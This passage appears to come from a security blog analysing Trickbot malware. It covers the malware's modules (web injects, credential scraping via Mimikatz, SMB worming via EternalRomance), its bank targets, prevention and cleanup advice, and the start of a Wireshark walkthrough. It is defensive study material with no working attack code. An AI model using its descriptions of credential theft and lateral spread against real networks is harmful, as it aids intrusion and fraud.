injectDll64_configs	1/14/2020 8:35 PM	File folder	
networkDll64_configs	1/14/2020 8:27 PM	File folder	
pwgrab64_configs	1/14/2020 7:48 PM	File folder	
tabDll64_configs	1/14/2020 8:47 PM	File folder	
importDll64	1/14/2020 8:18 PM	File	7,516 KB
injectDll64	1/14/2020 8:35 PM	File	476 KB
mshareDll64	1/14/2020 8:43 PM	File	17 KB
mwormDll64	1/14/2020 8:43 PM	File	27 KB
networkDll64	1/14/2020 8:27 PM	File	24 KB
pwgrab64	1/14/2020 7:48 PM	File	1,464 KB
tabDll64	1/14/2020 8:47 PM	File	822 KB

Artifacts for Trickbot modules on an infected Windows 7 client [10]


- Banking Information Stealers
  - ***LoaderDll/InjectDll*** – Monitors for banking website activity and uses web injects (e.g. pop ups and extra fields) to steal financial information.
  - ***Sinj*** – This file contains information on the online banks targeted by Trickbot and it uses redirection attacks (also known as web fake injections).
  - ***Dinj*** – This file contains information on the online banks targeted by Trickbot and it uses server-side web injections. (See more in Trickbot Targeting)
  - ***Dpost*** – Includes an IP address and port for stolen banking information. If the user enters banking information for one of the listed banks, the information is sent to the dpost IP address. Most of the data exfiltrated by TrickBot is sent to the dpost IP address.

- System/Network Reconnaissance
  - ***Systeminfo*** – Harvests system information so that the attacker knows what is running on the affected system.
  - ***Mailsearcher*** – Compares all files on the disk against a list of file extensions.
  - ***NetworkDll*** – Collects more system information and maps out the network.

- Credential and User Information Harvesting
  - ***ModuleDll/ImportDll*** – Harvests browser data (e.g. cookies and browser configurations)
  - ***DomainDll*** – Uses LDAP to harvest credentials and configuration data from domain controller by accessing shared SYSVOL files.
  - ***OutlookDll*** – Harvests saved Microsoft Outlook credentials by querying several registry keys.
  - ***SqulDll*** – Force-enables WDigest authentication and utilizes Mimikatz to scrape credentials from LSASS.exe. The worming modules use these credentials to spread Trickbot laterally across networks.
  - ***Pwgrab*** – Steals credentials, autofill data, history, and other information from browsers as well as several software applications.

- Network Propagation
  - ***WormDll and ShareDll*** – These are worming modules that abuse Server Message Block (SMB) and Lightweight Directory Access Protocol (LDAP) to move laterally across networks.
  - ***TabDll*** – Uses the EternalRomance exploit (CVE-2017-0147) to spread via SMBv1.

New modules are constantly seen in progress e.g. Nworm replacing mworm.



TRICKBOT PROPAGATION TO DOMAIN CONTROLLER
FROM SEPTEMBER 2019 THROUGH MARCH 2020
TrickBot-infected Windows client
Windows domain controller
EXE
EXE from mshare and/or tab module sent over SMB
mshare module
tab module
mworm module
URL ending in .png
URL ending in .png
uses SMB exploit
URL ending in .png
returns EXE file
returns EXE file
returns EXE file
EXE
EXE
EXE

Trickbot Propagation Flow Chart [11]

Trickbot Targeting

Trickbot target information has been revealed in a research by @GarWarner [12], where the configuration files of Trickbot were decoded to see what the current collection of URLs in the DINJ file is targeting. The DINJ file for Trickbot contain lists of URL patterns labeled with markup tags. There were 84 "igroups" containing 329 URL patterns, targeting 131 named domains.

DINJ file breakdown [12]



- The most common target was Japanese banks and financial institutions. US Banks were second in popularity and then the German Banks.
- Many other targets were found related to Brokerages, Big Retails, Crypto-Currency Exchanges/Companies, Payroll companies, etc.

Preventive Actions for Trickbot Infection

- Provide social engineering and phishing training to employees.
- If you do not have a policy regarding suspicious emails, consider creating one and specify that all suspicious emails should be reported to the security and/or IT departments.
- Mark external emails with a banner denoting it is from an external source. This will assist users in detecting spoofed emails.
- Apply applicable patches and updates immediately after appropriate testing.
- Implement filters at the email gateway for emails with known malspam indicators, such as known malicious subject lines, and block suspicious IP addresses at the firewall.
- To lower the chance of spoofed or modified emails, implement Domain Message Authentication Reporting and Conformance (DMARC) policy and verification, starting by implementing the Sender Policy Framework (SPF) and the Domain Keys Identified Mail (DKIM) standards. (CIS Subcontrol 7.8)
- Organizations should consider using application whitelisting technology on all assets to ensure that only authorized software executes, and all unauthorized software is blocked from executing on assets (CIS Subcontrol 2.7). Organizations should also ensure that the application whitelisting software only allows authorized, digitally signed scripts (such as *.ps1, *.py, macros, etc.) to run on a system (CIS Subcontrol 2.9).
- Adhere to the principal of least privilege, ensuring that users have the minimum level of access required to accomplish their duties. Limit administrative credentials to designated administrators.
- Implement a centrally managed, up-to-date anti-malware solution (CIS Subcontrol 8.2). In addition to valuable preventive and corrective capabilities, detective controls provided by anti-malware software are beneficial in providing awareness of any threats which may become active within the environment.
- If not already being done, consider implementing an Intrusion Detection System (IDS) to detect command and control (C2) activity and other potentially malicious network activity, such as the MS-ISAC's Albert system.
- Ensure that systems are hardened with industry-accepted guidelines, such as those provided by the CIS Benchmarks division. (cisecurity.org/cis-benchmarks/)
- Disable the use of SMBv1 across the network and require at least SMBv2 to harden systems against Network Propagation modules used by TrickBot.

How to tackle Trickbot Infections

- Disable Internet access at the affected site to help minimize the extent of exfiltration of credentials associated with external, third-party resources.
- Review impacted subnets to identify multi-homed systems which may adversely impact containment efforts. Also, consider temporarily taking the network offline to perform identification, prevent reinfections, and stop the spread of the malware.
- Identify, shutdown, and take the infected machines off the network.
- Heighten monitoring of SMB communication or outright block it between workstations and configure firewall rules to only allow access from known administrative servers.
- Assess the need to have ports 445 (SMB) open on systems and, if required, consider limiting connections to only specific, trusted hosts.
- Start with remediation of multi-homed systems (e.g. Domain Controller, File Server) as these can communicate across Virtual Local Area Networks (VLANs) and can be a potential means for spreading malware.
- Create clean VLANs that do not have access to infected VLANs. After the systems have been reimaged or restored from a known good backup, place them on the clean VLAN.
- Do not login to infected systems with domain or shared local administrator accounts. This is the best remediation strategy since TrickBot has several ways of gaining access to credentials.
- As TrickBot is known for scraping both domain and local credentials, it is recommended that a network-wide password reset take place. This is best done after the systems have been cleaned and moved to the new VLAN. This is recommended so new passwords are not scraped by the malware.
- Apply host-based isolation via Windows Firewall Group Policy Objects (GPOs), host-based intrusion detection system/network intrusion detection system (HIDS/NIDS) products, a Private Virtual Local Area Network (pVLAN), or similar means to help mitigate propagation.
- Determine the infection vector (patient zero) to determine the root cause of the incident.

Walkthrough: Trickbot PCAP Analysis

In this walkthrough, we will discuss about Wireshark GUI briefly and analyze a small PCAP file for Trickbot examination. Feel free to go through the previous in-depth article about Trickbot malware.
Pre-requisites for this walkthrough to follow along:


1. Kali Linux VM where Wireshark comes inbuilt.
    a. Kali 2019 (5.2.0-kali2-amd64)
    b. Wireshark 3.0.3
2. Trickbot PCAP Exercise – Catbomber [13]

Wireshark is a free and open-source packet analyzer release under the terms of GNU General Public License, used for network troubleshooting, analysis, software and communications protocol development, and education. It is a cross platform tool designed with Qt widget toolkit widely used to analyze PCAP files in its GUI version. There is also a terminal-based (non-GUI) version called TShark. [14]

Wireshark Calibration


Before starting with Trickbot PCAP analysis, we need to calibrate the Wireshark GUI platform with specific attributes/fields.

1. Start with checking Wireshark version. For this walkthrough, we prefer to go with 3.x versions as there are some differences with older 2.x versions.



```
root@4hathacker-IWC:~# uname -r
5.2.0-kali2-amd64
root@4hathacker-IWC:~# wireshark -v
Wireshark 3.0.3 (Git v3.0.3 packaged as 3.0.3-1)

Copyright 1998-2019 Gerald Combs <gerald@wireshark.org> and contributors.
License GPLv2+: GNU GPL version 2 or later <http://www.gnu.org/licenses/old-licen
ses/gpl-2.0.html>
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

Compiled (64-bit) with Qt 5.11.3, with libpcap, with POSIX capabilities (Linux),
with libnl 3, with GLib 2.60.6, with zlib 1.2.11, with SMI 0.4.8, with c-ares
1.15.0, with Lua 5.2.4, with GnuTLS 3.6.9 and PKCS #11 support, with Gcrypt
1.8.4, with MIT Kerberos, with MaxMind DB resolver, with nghttp2 1.39.2, with
LZ4, with Snappy, with libxml2 2.9.4, with QtMultimedia, with SBC, with SpanDSP,
without bcg729.

Running on Linux 5.2.0-kali2-amd64, with        Intel(R) Core(TM) i5-3230M CPU @
2.60GHz (with SSE4.2), with 1995 MB of physical memory, with locale
LC_CTYPE=en_GB.UTF-8, LC_NUMERIC=en_US.UTF-8, LC_TIME=en_US.UTF-8,
LC_COLLATE=en_GB.UTF-8, LC_MONETARY=en_US.UTF-8, LC_MESSAGES=en_GB.UTF-8,
LC_PAPER=en_US.UTF-8, LC_NAME=en_GB.UTF-8, LC_ADDRESS=en_GB.UTF-8,
LC_TELEPHONE=en_GB.UTF-8, LC_MEASUREMENT=en_US.UTF-8,
LC_IDENTIFICATION=en_GB.UTF-8, with libpcap version 1.9.0 (with TPACKET_V3),
with GnuTLS 3.6.9, with Gcrypt 1.8.4, with zlib 1.2.11, binary plugins supported
(0 loaded).
```


2. For calibration process, we will set the capture to “eth0” interface of our VM. Double click on “eth0” and proceed.


The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression… + basic basic+
Welcome to Wireshark
Open
Capture
…using this filter:
Enter a capture filter …
All interfaces shown
eth0
eth1
eth2
Loopback: lo
any
nflog
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
Ready to load or capture
No Packets
Profile: Default

/root/Desktop/trickbot-analysis/2020-05-28-traffic-analysis-exercise.pcap (8127 KB)

You are running Wireshark 3.0.3 (Git v3.0.3 packaged as 3.0.3-1).

3. In the Firefox Browser of Kali VM, I have searched for some websites like, “informationwarfarecenter.com”, “cve.circle.lu”, “Netflix”, etc. to generate some dummy traffic for adjusting attributes in Wireshark.


Display Filter [Filter Toolbar]

Column Display [Packet List Pane]

Frame Details [Packet Details Pane]

Hexadecimal View [Packet Bytes Pane]

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time      Source          Destination     Protocol Length Info
  343 65.142415 192.168.0.21    174.129.249.228 TCP        66 40555 → 80 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=49
  344 65.142715 192.168.0.21    174.129.249.228 HTTP      253 GET /clients/netflix/flash/application.swf?flash_ver
  345 65.230738 174.129.249.228 192.168.0.21    TCP        66 80 → 40555 [ACK] Seq=1 Ack=188 Win=6864 Len=0 TSval=
  346 65.240742 174.129.249.228 192.168.0.21    HTTP      828 HTTP/1.1 302 Moved Temporarily
  347 65.241592 192.168.0.21    174.129.249.228 TCP        66 40555 → 80 [ACK] Seq=188 Ack=763 Win=7424 Len=0 TSva
  348 65.242532 192.168.0.21    192.168.0.1     DNS        77 Standard query 0x2188 A cdn-0.nflximg.com
  349 65.276870 192.168.0.1     192.168.0.21    DNS       489 Standard query response 0x2188 A cdn-0.nflximg.com C
  350 65.277992 192.168.0.21    63.80.242.48    TCP        74 37063 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_
  351 65.297757 63.80.242.48    192.168.0.21    TCP        74 80 → 37063 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS
  352 65.298396 192.168.0.21    63.80.242.48    TCP        66 37063 → 80 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=49
  353 65.298687 192.168.0.21    63.80.242.48    HTTP      153 GET /us/nrd/clients/flash/814540.bun HTTP/1.1
  354 65.318730 63.80.242.48    192.168.0.21    TCP        66 80 → 37063 [ACK] Seq=1 Ack=88 Win=5792 Len=0 TSval=3
  355 65.321733 63.80.242.48    192.168.0.21    TCP      1514 [TCP segment of a reassembled PDU]
```


```
> Frame 349: 489 bytes on wire (3912 bits), 489 bytes captured (3912 bits)
> Ethernet II, Src: Globalsc_00:3b:0a (f0:ad:4e:00:3b:0a), Dst: Vizio_14:8a:e1 (00:19:9d:14:8a:e1)
> Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.21
> User Datagram Protocol, Src Port: 53 (53), Dst Port: 34036 (34036)
v Domain Name System (response)
    [Request In: 348]
    [Time: 0.034338000 seconds]
    Transaction ID: 0x2188
  > Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 4
    Authority RRs: 9
    Additional RRs: 9
  v Queries
    > cdn-0.nflximg.com: type A, class IN
  > Answers
  > Authoritative nameservers
```

```
0020  00 15 00 35 84 f4 01 c7  83 3f 21 88 81 80 00 01   ...5.... .?!.....
0030  00 04 00 09 00 09 05 63  64 6e 2d 30 07 6e 66 6c   .......c dn-0.nfl
0040  78 69 6d 67 03 63 6f 6d  00 00 01 00 01 c0 0c 00   ximg.com ........
0050  05 00 01 00 00 05 29 00  22 06 69 6d 61 67 65 73   ......). ".images
0060  07 6e 65 74 66 6c 69 78  03 63 6f 6d 09 65 64 67   .netflix .com.edg
0070  65 73 75 69 74 65 03 6e  65 74 00 c0 2f 00 05 00   esuite.n et../...
```

Identification of transaction (dns.id), 2 bytes


Packets: 10299 · Displayed: 10299 (100.0%)

4. In the Column Display, right click on any of the column header to bring up the column header menu and set/check the display to show only following attributes: Time, Source, Destination, and Info.



```
Time           Source                          Info
145.103572662 10.0.3.1                      95  45610 → 80 [FIN, ACK] Seq=4
145.103945390 216.58.2                          80 → 45610 [ACK] Seq=702 Ac
149.501531682 13.107.2                          443 → 49328 [RST, ACK] Seq=
163.457170826 216.58.2                          80 → 45610 [FIN, ACK] Seq=7
163.457216968 10.0.3.1                      95  45610 → 80 [ACK] Seq=439 Ac
168.703991496 PcsCompu                   35:02  Who has 10.0.3.2? Tell 10.0
168.704181505 Realtekl                   f1:d2  10.0.3.2 is at 52:54:00:12:

▸ Frame 629: 60 bytes                 tes captured (480 bits) on interface
▸ Ethernet II, Src: Re               :12:35:02), Dst: PcsCompu_ba:f1:d2 (
▸ Internet Protocol Ve               .8, Dst: 10.0.3.15
▸ Transmission Contro                 Dst Port: 40304, Seq: 3414, Ack: 76

0000  08 00 27 ba f1           90 45 00   ··'···RT ··5···E·
0010  00 28 58 55 00           98 0a 00   ·(XU··@· [··|····
0020  03 0f 01 bb 9d           5d 50 10   ·····p·· ·W·t]]P·
0030  ff ff b6 f3 00                      ········ ····
```


5. In the same menu, select "Column Preferences" then "Columns". Click on "+" button to add new columns for "Source Port" and "Destination Port".



Displayed	Title	Type	Fields
☐	No.	Number	
☑	Time	Time (format as specified)	
☑	Source	Source address	
☑	Destination	Destination address	
☐	Protocol	Protocol	
☐	Length	Packet length (bytes)	
☑	Info	Information	
☑	Source Port	Src port (unresolved)	
☑	New Column	Number	

a. Rename the “New Column” title as “Source Port” and select “Src port (unresolved)” from the “Type” drop down where “Number” is present.
b. Similarly, add new column using “+” button, rename the column title as “Destination Port” and select “Dest port (unresolved)”

